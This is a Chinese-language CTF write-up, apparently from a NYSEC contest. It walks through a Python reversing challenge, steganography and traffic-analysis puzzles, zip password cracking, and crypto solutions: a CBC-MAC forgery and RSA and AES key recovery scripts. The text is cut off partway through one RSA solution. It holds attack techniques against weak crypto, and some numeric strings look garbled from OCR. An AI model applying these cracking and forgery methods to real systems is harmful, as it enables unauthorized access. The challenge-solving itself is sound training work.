9         sto.append("h4ck" + i)
10    for i in sto:
11        gre+=i
12    return gre
13 def prompt():
14     return bytes(input("Welcome to the loading dock. What is the password?\n\t"), 'utf-8')
15 def obfuscate(bys):
16     fusc = rtfd.b64encode(bys)
17     fusc += b"534345fdfgfgfdhty6y56yj1"
18     fusc = str(fusc)
19     fusc = fusc[2:len(fusc)-1]
20     refus = []
21     for i in fusc:
22         refus.append((str(i)))
23     fusc="florSFIUEfet4565477"
24     for i in refus:
25         fusc+=i
26     return fusc
27 def crypt(sor):
28     sro = []
29     fusc = "893"
30     for i in range(len(sor)):
31         sro.append(sor[i]+str(i))
32     sro.reverse()
33     for i in sro:
```

```

34     fusc+=i
35     return fusc
36 def grant():
37     print("Congartulation. Pleas Procid")
38     webbrowser.open("https://ctflearn.com/index.php?
action=find_problem_details&problem_id=449")
39 def punish():
40     print("This is going to hurt.")
41     while True:
42         time.sleep(.1)
43         webbrowser.open("https://www.youtube.com/watch?v=O3asoGVHix8")
44 def main():
45     sik1 = prompt()
46     sik = obfuscate(sik1)
47     sik = crypt(sik)
48     sik = mikeSwift(sik)
49     if sik ==
"81h4ck891h4ck931h4ck311h4ck181h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4c
k801h4ck061h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4
ck671h4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h
4ck3d1h4ckd71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck701h4ck0f1h4ckf61
h4ck691h4ck9g1h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f
1h4ckf61h4ck651h4ck551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck6
21h4ck241h4ck461h4ck611h4ck131h4ck361h4ck601h4ck051h4ck551h4ck591h4ck9=1h4ck
=51h4ck581h4ck801h4ck051h4ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4c
k5s1h4cks51h4ck541h4ck4R1h4ckR51h4ck531h4ck3z1h4ckz51h4ck521h4ck2z1h4ckz51h4
ck511h4ck1f1h4ckf51h4ck501h4ck0v1h4ckv41h4ck91h4ck9T1h4ckt41h4ck481h4ck8M1h
4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N1h4ckN41h4ck451h4ck5H1h4ckh41h4ck441
h4ck4z1h4ckz41h4ck431h4ck3y1h4cky41h4ck421h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz4
1h4ck401h4ck0d1h4ckd31h4ck391h4ck9r1h4ckr31h4ck381h4ck8N1h4ckn31h4ck371h4ck7
G1h4ckG31h4ck361h4ck6N1h4ckn31h4ck351h4ck5i1h4cki31h4ck341h4ck491h4ck931h4ck
331h4ck311h4ck131h4ck321h4ck2z1h4ckz31h4ck101h4ck031h4ck301h4ck0w1h4c
kw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771h4ck721h4ck261h4
ck6j1h4ckj21h4ck251h4ck5x1h4ckx21h4ck241h4ck4z1h4ckz21h4ck231h4ck3i1h4cki21h
4ck221h4ck211h4ck121h4ck211h4ck131h4ck321h4ck201h4ck0Y1h4ckY11h4ck191h4ck971
h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4ck15
1h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt
11h4ck111h4ck1e1h4cke11h4ck101h4ck0f1h4ckf91h4ck9E1h4ckE81h4ck8U1h4cku71h4ck
7I1h4ckI61h4ck6F1h4ckF51h4ck5s1h4cks41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck211h4c
k111h4ck1f1h4ckf01h4ck0":
50     grant()
51 else:
52     punish()
53 main()

```

整个程序的逻辑是：base64加密 --> 前后拼上垃圾字符 --> 将字符每一位和下标拼起来组成新字符串放在一个数组中 --> 反转这个数组 --> 将所有字符串拼起来，并在首部添上 893 --> 将字符每一位和下标拼起来，再拼上 h4ck 和这个字符，得到新字符串

按照程序逻辑逆就完事了

```

1 import base64
2

```

```

3 enc =
"81h4ck891h4ck931h4ck311h4ck181h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4c
k801h4ck061h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4
ck671h4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h
4ck3d1h4ckd71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck701h4ck0f1h4ckf61
h4ck691h4ck9g1h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f
1h4ckf61h4ck651h4ck551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck6
21h4ck241h4ck461h4ck611h4ck131h4ck361h4ck601h4ck051h4ck551h4ck591h4ck9=1h4ck
=51h4ck581h4ck801h4ck051h4ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4c
k5s1h4cks51h4ck541h4ck4R1h4ckR51h4ck531h4ck3z1h4ckz51h4ck521h4ck2z1h4ckz51h4
ck511h4ck1f1h4ckf51h4ck501h4ck0v1h4ckv41h4ck491h4ck9T1h4ckt41h4ck481h4ck8M1h
4ckm41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N1h4ckn41h4ck451h4ck5H1h4ckH41h4ck441
h4ck4Z1h4ckz41h4ck431h4ck3y1h4cky41h4ck421h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz4
1h4ck401h4ck0d1h4ckd31h4ck391h4ck9r1h4ckr31h4ck381h4ck8N1h4ckn31h4ck371h4ck7
G1h4ckG31h4ck361h4ck6N1h4ckn31h4ck351h4ck5i1h4cki31h4ck341h4ck491h4ck931h4ck
331h4ck311h4ck131h4ck321h4ck2z1h4ckz31h4ck311h4ck101h4ck031h4ck301h4ck0w1h4c
kw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771h4ck721h4ck261h4
ck6j1h4ckj21h4ck251h4ck5x1h4ckx21h4ck241h4ck4z1h4ckz21h4ck231h4ck3i1h4cki21h
4ck221h4ck211h4ck121h4ck211h4ck131h4ck321h4ck201h4ck0Y1h4ckY11h4ck191h4ck971
h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4ck15
1h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt
11h4ck111h4ck1e1h4cke11h4ck101h4ck0f1h4ckf91h4ck9E1h4ckE81h4ck8u1h4cku71h4ck
7I1h4cki61h4ckF1h4ckF51h4ck5S1h4cks41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck271h4ck
k11h4ck1f1h4ckf01h4ck0"
4
5 enc = enc.split("h4ck")
6 enc_lists = []
7
8 for i in enc:
9     if i[-1] == '1':
10         enc_lists += [i[-2]]
11
12 enc = ''.join(enc_lists)[3:]
13
14 k = ''
15 cnt = 0
16
17 while cnt < len(enc):
18     k += enc[cnt]
19     cnt += 3
20
21 res = k[::-1].split("4565477")[1].split("534345")[0]
22
23 print(res)
24 print(base64.b64decode(res))
25 b'cyber{F14g_b4ckw4rds_15_g41F}'

```

## 我在精神病院学斩神

flag1和flag2

在docx文档里，最尾部能找到flag1

咚!!

这一腿，直接将雷兽踢的后退了数步。F14g1:cHZrcXtTcCBkcm8geHNxcmQgbX13b2Ms

雷兽吃痛，四肢稳住身形，那双漆黑的眼眸瞪着眼前这红白色的高达，暴怒的咆哮起来！

它周身的雷光迸发出刺目的光辉，滚滚雷浆从它的身上流淌在地，天空的乌云中一道道狰狞的雷霆劈落，将它的周身化作一片暴怒雷域。

一枚枚闪烁着毁灭雷光的巨大球体，自雷域中凝聚而出，飞射向柚梨浅白的高达！

1 | F14g1:cHZrcXtTcCBkcm8geHNxcmQgbX13b2Ms

base64 + 凯撒10，得到第一段flag

1 | flag{if the night comes,

在 docx 的第一页，全选改字体颜色，得到第二部分


## 第 1 章 黑缎缠目

炎炎八月。

滴滴滴——！Flag2:I will stand before ten thousand people,

1 | Flag2:I will stand before ten thousand people,

第三部分在音频里，要用最新版的 DeepSound



得到

音符编码解密，[在线网站](#)

使用密码

and I will face the abyss with my sword,

复制

1 | and I will face the abyss with my sword,

第四部分在 mp4 文件里，用 foremost 分离或者把后缀改成 zip 都可以

根据提示，可以知道解压密码是 `love`，解压后得到第四部分


1 | Flag4: and the sky will be stained with blood}

flag;

```
1 F14g1:cHZrcXtTcCBkcm8geHNxcmQgbx13b2Ms base64+凯撒10
2 flag{If the night comes,
3
4 Flag2: I will stand before ten thousand people,
5
6 Flag3: and I will face the abyss with my sword,
7
8 Flag4: and the sky will be stained with blood}
9
10 flag{comes people sword blood}
11
```

## 图片的隐藏

爆破压缩包密码



1 | 852795

解压后，修改图片高度得到一个二维码

Offset	0 1 2 3 4 5 6 7	8 9 A B C D E F	ANSI	ASCII
00000000	89 50 4E 47 0D 0A 1A 0A	00 00 00 0D 49 48 44 52	%PNG	IHDR
00000010	00 00 05 DC 00 00 07 E8	08 02 00 00 00 57 0A 0A	Ü e W	
00000020	61 00 00 00 04 67 41 4D	41 00 00 B1 8F 0B FC 61	a gAMA ± üa	ä
00000030	05 00 00 00 20 63 48 52	4D 00 00 7A 26 00 00 80	CHRM z& €	
00000040	84 00 00 FA 00 00 00 80	E8 00 00 75 30 00 00 EA	" ú €è u0 ê	
00000050	60 00 00 3A 98 00 00 17	70 9C BA 51 3C 00 00 00	` :~ pœ°Q<	
00000060	06 62 4B 47 44 00 FF 00	FF 00 FF A0 BD A7 93 00	bKGD ý ý ý ÿS"	
00000070	00 80 00 49 44 41 54 78	DA EC FD CB 76 24 49 AE	€ IICATxÚìýËv§I®	
00000080	2C 0A 8A 40 CD 19 91 B5	F7 F9 99 1E F5 AC FF BF	, Š@í 'µ÷ù™ Õ-ÿ¿	
00000090	07 77 AD FB 1F 3D 3A E7	EE CA 20 DD 14 D2 03 A8	w-ñ =:çîñ. ý ò "	



扫码得到flag

```
1 | NYSEC{abcdefghijklmn}
```

## 又是二维码捏

扫码，解base64+rot13得到flag

```
1 | c3ludCB2ZiA6IGEwX29icwxfcBldHJnx2R1X3BiCXI=
2 |
3 | flag is : n0_body_f0rget_qr_code
```

# 流量分析1

分析发现这是蓝牙流量

发现一个压缩包，取出来

```
25 Rcvd Connect  
25 Sent Success[Malformed Packet]  
325 Rcvd Put continue "what_you_want.7z"  
8 Rcvd Number of Completed Packets  
13 Sent [S] Receiver Ready  
8 Rcvd Number of Completed Packets  
12 Rcvd Command - Start - ACP SEID [2 - Audio Source]  
11 Sent ResponseAccept - Start  
8 Rcvd Number of Completed Packets  
617 PT=SRC SSRC=0x0 Seq=1 Time=0 Frames=5
```

通过文件名可以知道解压密码是PIN码，接着找PIN码

```
13 Rcvd Command Complete (Link Key Request Negative)  
9 Rcvd PIN Code Request  
27 Sent PIN Code Request Reply  
13 Rcvd Command Complete (PIN Code Request Reply)  
...
```

得到PIN码为 141854

```
> Frame 29: 27 bytes on wire (216 bits), 27 bytes captured (216 bits) on interface bluetooth0, id 0  
> Bluetooth  
  Bluetooth HCI H4  
    [Direction: Sent (0x00)]  
    HCI Packet Type: HCI Command (0x01)  
  Bluetooth HCI Command - PIN Code Request Reply  
    > Command Opcode: PIN Code Request Reply (0x040d)  
    Parameter Total Length: 23  
    BD_ADDR: Essential_02:e0:24 (10:cd:b6:02:e0:24)  
    PIN Code Length: 6  
    PIN Code: 141854  
    [Response in frame: 30]  
    [Command-Response Delta: 3.6ms]
```

0000	01	0d	04	17	24	e0	02	b6	cd	10	06	31	34	31	38	35	...	\$	...	14185
0010	34	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	4	.....	...	

解压得到flag

## 这好熟悉，有点像某个数列

base64解码后得到一串数字，是斐波那契数列

爆破就行

脚本：

```
1 import base64  
2  
3 def fib(n):
```

```


4     a, b = 1, 1
5     for i in range(n-1):
6         a, b = b, a+b
7     return a
8
9 enc =
10    "OTI3MzcyNjkyMTkzMDC4OTk5MTC2IDE2NjQxMDI3NZUWNjIWNTYZNjYyMDk2IDgzNjIXMTQzNDg
11    5ODQ4NDIyOTc3IDE1MDA1MjA1MzYyMDY4OTwODMyNzcgMjI20TgzNzQwNTIwMDY4NjM5NTY5NZU
12    2ODIgOTI3MzcyNjkyMTkzMDC4OTk5MTC2IDC3Nzg3NDIwNDkgMTM1MzAxODUyMzQ0NZA2NzQ2MDQ
13    5IDQ4MDc1MjY5NzYgNDM1NjY3NzYyNTg4NTQ4NDQ3MzgxMDUgMzI5NTEyODAwOTkgMjE4OTIyOTk
14    1ODM0NTU1MTY5MDI2IDI0Mjc4OTMyMjgzOTk5NzUwODI0NTMgNDgwNzUyNjk3NiA1OTQyNTEXNDc
15    1NzUXMjY0MzIxMjg3NTEyNQ=="
16 lists = base64.b64decode(enc).split(b' ')
17 nums = [int(i) for i in lists]
18
19 flag = ''
20 for num in nums:
21     for i in range(128):
22         if num == fib(i):
23             flag += chr(i)
24             break
25
26 print(flag)
27 # flag{f1b0n4ch0}

```

## 签退

F12 查看控制台

► Removing unpermitted intrinsics



>

flag:


1 | NYSEC{89ebf391-9489-4f9e-9fc1-d23310d4381e}

# CRYPTO

## Block

熵密杯2024原题

```
1 from Crypto.Util.number import *
2
3 N_HEX = "FFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
4 MODULUS = int(N_HEX, 16)
5 MSG_PREFIX = b"CryptoCup message:"
6
7
8 c =
9 bytes.fromhex("0b2fc34f05ad3c92881d10e640ddad25435cba5ef5d82d528c41565033b88
d628efdef0c08915f97b86b24687d2ee17d79ef035e29ab73b4f6f4ead994c005e1b15f6647e
cc3f1bf016ebe297ae0f62619a23dde5fbc96fffeeb5707675245f571705e993e9345944298b0
19c08563f007aa99b0ddae0c6386bd1ad618f67ea5c")
10 c = [c[32*i:32*i+32] for i in range(len(c)//32)]
11 print(bytes_to_long(c[0]))
12 msg = b""
13 key = bytes_to_long(c[0]) * inverse(bytes_to_long(MSG_PREFIX[:16]), MODULUS)
14 % MODULUS
15 print(key)
16 for i in range(len(c)):
17     msg += long_to_bytes(bytes_to_long(c[i]) * inverse(key, MODULUS) %
18 MODULUS)
19     key += 1
20 print(msg)
21 # CryptoCup message:uzzu011bwvQQEuzzo8gFED2GJ1MNPV5W
22 # NYSEC{nishizhendeniubi}
23 # NYSEC{nishizhendeniubinishinishi}
```




## CBC

同样也是熵密杯的题，这个是2023年的题做的改编

参考链接：[2023 熵密杯](#)

构造出两个符合条件的 MSG 和 MAC 即可

```
1 d8d94f33797e1f41cab9217793b2d0f02b93d46c2ead104dce4bfec453767719a638af030d88f  
2 70540d9212d59a5274eeb5fa2e6185c23a814a35ba32b4637c2  
3  
4 e55e3e24a3ae7797808fdca05a16ac15eb5fa2e6185c23a814a35ba32b4637c2dfcb8754d310d  
5 88071924746b0d562382b93d46c2ead104dce4bfec453767719  
6 43669127ae268092c056fd8d03b38b5b
```



## Ez\_RSA

源码：

```
1 from Crypto.Util.number import *  
2 import gmpy2  
3 m=bytes_to_long(b'NYSEC{.....}')  
4 e=65537  
5 p=getPrime(512)  
6 q=getPrime(512)  
7 n=p*q  
8 not_phi=(p+3)*(q+3)  
9 c=pow(m,e,n)  
10  
11 print(n)  
12 print(not_phi)  
13 print(c)  
14  
15  
16 ...
```

```

17 9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
8196070046956445912310340285858723507318196416205309925620206483379838774208
6181738647005160140472884716277034134070940933192408390657783634367175146180
0641
18 9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
8797776635936798592387888007139212077652844506101971290706158003060338980760
5859915616249537630798861862875484106250296232945046611058982808268917591118
9124
19 3164810088516183095011021901775431432226394425631623526444988070009643492881
5116220641135916147173391572115158841069491300446654777805507405971457255928
0308705960260575677020347177812707293673099894236955052831856741320495307067
9994855797272893301259103748637000154278239557388725640479266498912471442082
1017
20 ...

```

先通过解方程求出p和q

```

1 # sage
2 n =
3 9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
8196070046956445912310340285858723507318196416205309925620206483379838774208
6181738647005160140472884716277034134070940933192408390657783634367175146180
0641
3 hint =
4 9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
8797776635936798592387888007139212077652844506101971290706158003060338980760
5859915616249537630798861862875484106250296232945046611058982808268917591118
9124
4 c =
5 3164810088516183095011021901775431432226394425631623526444988070009643492881
5116220641135916147173391572115158841069491300446654777805507405971457255928
0308705960260575677020347177812707293673099894236955052831856741320495307067
9994855797272893301259103748637000154278239557388725640479266498912471442082
1017
5
6
7 p = var('p')
8 q = var('q')
9 solve([(p+3)*(q+3)==hint,p*q==n],p,q)[0]
10
11 # [p ==
12 1191678134930025841444496783613153831154980267778907806201380130590629158367
8724061140929558907880176935785005645090087080002792084338142952655009166741
439, q ==
13 8140104950044830921473289539884747366271800318766300774184582683443715301386
8698620898850327265397468862098275955077639191726686503325209603507989830547
19]

```

接着带入常规RSA脚本解密

```

1 import gmpy2
2 from Crypto.Util.number import *
3
4 n =
9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
819607004695644591231034028585723507318196416205309925620206483379838774208
6181738647005160140472884716277034134070940933192408390657783634367175146180
0641
5 hint =
9700385085004095284458747543746014966365418920138785502404034613958415151073
9356074369121470184325592356345533719425034732087985768855378103846599571920
8797776635936798592387888007139212077652844506101971290706158003060338980760
5859915616249537630798861862875484106250296232945046611058982808268917591118
9124
6 c =
3164810088516183095011021901775431432226394425631623526444988070009643492881
5116220641135916147173391572115158841069491300446654777805507405971457255928
0308705960260575677020347177812707293673099894236955052831856741320495307067
9994855797272893301259103748637000154278239557388725640479266498912471442082
1017
7
8
9 p =
1191678134930025841444496783613153831154980267778907806201380130590629158367
8724061140929558907880176935785005645090087080002792084338142952655009166741
439
10 q =
8140104950044830921473289539884747366271800318766300774184582683443715301386
8698620898850327265397468862098275955077639191726686503325209603507989830547
19
11
12 e = 65537
13
14 d = gmpy2.invert(e, (p - 1) * (q - 1))
15 m = pow(c, d, n)
16 flag = long_to_bytes(m)
17 print(flag)
18 # b'NYSEC{th1s_is_fake_f14ggg}'
```

## babyRSA

源码：

```

1 from Crypto.Util.number import *
2
3 flag=b'NYSEC{.....}'
4 m=bytes_to_long(flag)
5
6 n=getPrime(1024)
7 n=p*q
8 e=65537
9 c=pow(m,e,n)
10
11 print("n =",n)
```

```

12 print("e =", e)
13 print("c =", c)
14 # n =
15     1156375261343316794717620360096508780981927947809190164079923070062851737078
16     1531375181624067662407450352233106973889629402971940604403108043472586324423
17     0289442472213042373881987359484483724993562124890872771331854637024940624934
3908259569797178681361232649091669448486432747573728102548802112700344319013
69477
15 # e = 65537
16 # c =
17     7256946827584245172261505249061316472005722816229435663072333034652817456528
3712551174610966405323053524552996358664532061010173928966858027707499839481
7444593795262973164231033020518188740237239311457655175438757692022937371866
6873337078876354057413642875728740474395489606884773321729540689712055758589
9498
17

```

n是一个大素数，可以直接用来求d

```

1 import gmpy2
2 from Crypto.Util.number import long_to_bytes
3
4 n =
5     1156375261343316794717620360096508780981927947809190164079923070062851737078
6     1531375181624067662407450352233106973889629402971940604403108043472586324423
7     0289442472213042373881987359484483724993562124890872771331854637024940624934
8     3908259569797178681361232649091669448486432747573728102548802112700344319013
9     69477
10 e = 65537
11 c =
12     7256946827584245172261505249061316472005722816229435663072333034652817456528
13     3712551174610966405323053524552996358664532061010173928966858027707499839481
14     7444593795262973164231033020518188740237239311457655175438757692022937371866
15     6873337078876354057413642875728740474395489606884773321729540689712055758589
16     9498
17
18 d = gmpy2.invert(e, (n - 1))
19 m = pow(c, d, n)
20 flag = long_to_bytes(m)
21 print(flag)
22 # b'NYSEC{nishiyigebijiaoniubideren}'

```

## AEC

源码：

```

1 from Crypto.Util.number import *
2 from Crypto.Cipher import AES
3 from Crypto.Util.Padding import pad
4 import random
5
6 # flag=b'NYSEC{.....}'
7
8 key=random.randbytes(16)

```

```

9  print(bytes_to_long(key))
10
11 my_aes=AES.new(key=key,mode=AES.MODE_ECB)
12 print(my_aes.encrypt(pad(flag,AES.block_size)))
13
14 # key1 = 225381140741632087104849078818563775592
15 # c =
16 b'\xb2\xd1\x85\x86\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83
\x8c\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2w\xd0\x9e\x85\xf4'

```

给了密文和key，直接decode就行了

```

1 from Crypto.Util.number import *
2 from Crypto.Cipher import AES
3 from Crypto.Util.Padding import pad
4
5
6 c =
7 b'\xb2\xd1\x85\x86\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13e\xf7o\x89`\x19&\x17\x83
\x8c\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2w\xd0\x9e\x85\xf4'
8 key = 225381140741632087104849078818563775592
9 key = long_to_bytes(key)
10
11 my_aes=AES.new(key=key,mode=AES.MODE_ECB)
12 print(my_aes.decrypt(c))
13 # NYSEC{cheshcviodshvds1vjdsvhio}

```

## Signin

源码：

```

1 from Crypto.Util.number import *
2
3 # flag is directly defined
4 flag = "NYSEC{.....}"
5
6 # Convert the flag to a long integer
7 m = bytes_to_long(flag.encode())
8
9 # Generate two 1024-bit prime numbers
10 p = getPrime(1024)
11 q = getPrime(1024)
12
13 # Compute n (RSA modulus)
14 n = p * q
15
16 # Public exponent
17 e = 65537
18
19 # Encrypt the message (RSA encryption)
20 c = pow(m, e, n)
21

```

```

22 # Calculate pq, qp, p_q
23 pq = (p - 1) * (q - 2)
24 qp = (q - 1) * (p - 2)
25 p_q = p + q
26
27 # Print results
28 print(f"c = {c}")
29 print(f"pq = {pq}")
30 print(f"qp = {qp}")
31 print(f"n = {n}")
32 print(f"p_q = {p_q}")
33
34 #
35 # c =
36 9354817371196518039211556387189418626668006232778725794726459619036983384091
4848495787056110270519612023634047183743930728438789643048496598345322254698
3503557754856992096703468740283713943508560863175752542319149417588682513607
0971017423372530571240576689087673529639378367500563963180883289516875780386
5357523510993186425238187861256999890663521762472105639945526394319574459015
2046275047396698899155903281231930273230274784547155534057356609603826457636
4844275277140333042111548219664464634161338416301389855828806875159679722607
2575683827691007642450423345263843076498759335695197124362170012015161558623
00947700
37 # pq =
38 2494643234893809793919650872779082708297634706088063959853565926788647450600
9762204784143842302124581484431798359188773158380998984458729854417752293875
2716803939392027538768306013499667746135520899670985185218223286783299058759
3635555238900063902924861392582849459287536563568010983443449089090578416091
3842969327389795241691482972268852762273203190288364252371083115596492379386
5231223728455812761098396030376534985909529335960937479384093186908052287670
